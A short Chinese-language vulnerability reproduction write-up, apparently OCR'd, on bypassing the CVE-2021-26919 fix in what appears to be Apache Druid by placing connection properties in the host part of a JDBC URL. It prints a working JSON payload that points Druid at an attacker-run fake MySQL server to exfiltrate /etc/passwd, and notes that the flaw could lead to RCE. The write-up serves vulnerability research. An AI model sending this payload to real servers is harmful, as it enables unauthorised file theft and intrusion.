

漏洞复现

该漏洞是CVE-2021-26919漏洞修复的绕过，此处使用开源项目mysql-fake-server构建恶意MySQL服务器



接着利用CVE-2021-26919漏洞同样的入口点进行漏洞触发



漏洞测试数据

```
{
  "type": "cachedNamespace",
  "extractionNamespace": {
    "type": "jdbc",
    "pollPeriod": "PT1H",
    "connectorConfig": {
      "connectURI": "jdbc:mysql://address=(protocol=tcp)(host=192.168.31.70)
(port=55044)(autoDeserialize=true)(allowLoadLocalInfile=true)
(allowUrlInLocalInfile=true)(allowLoadLocalInfileInPath=true)
(maxAllowedPacket=65536)/test",
      "user": "fileread_/etc/passwd",
      "password": "1"
    },
    "table": "onHeapPolling",
    "keyColumn": "onHeapPolling",
    "valueColumn": "onHeapPolling"
  }
}
```

漏洞原理

在**CVE-2021-26919**漏洞的修复中针对于JdbcUrl中Qeury部分做了白名单限制，忽略了对Host部分的校验，在mysql-connector-java中支持在Host区域配置属性的操作

本漏洞就是利用这种特性绕过相关校验限制最终实现攻击，不过此处由于在高版本的druid中所依赖的mysql-connector-java库版本较高，无法进行反序列化并进行代码执行攻击，只能进行文件读取操作，不过攻击者可以读取相关敏感配置文件实现RCE。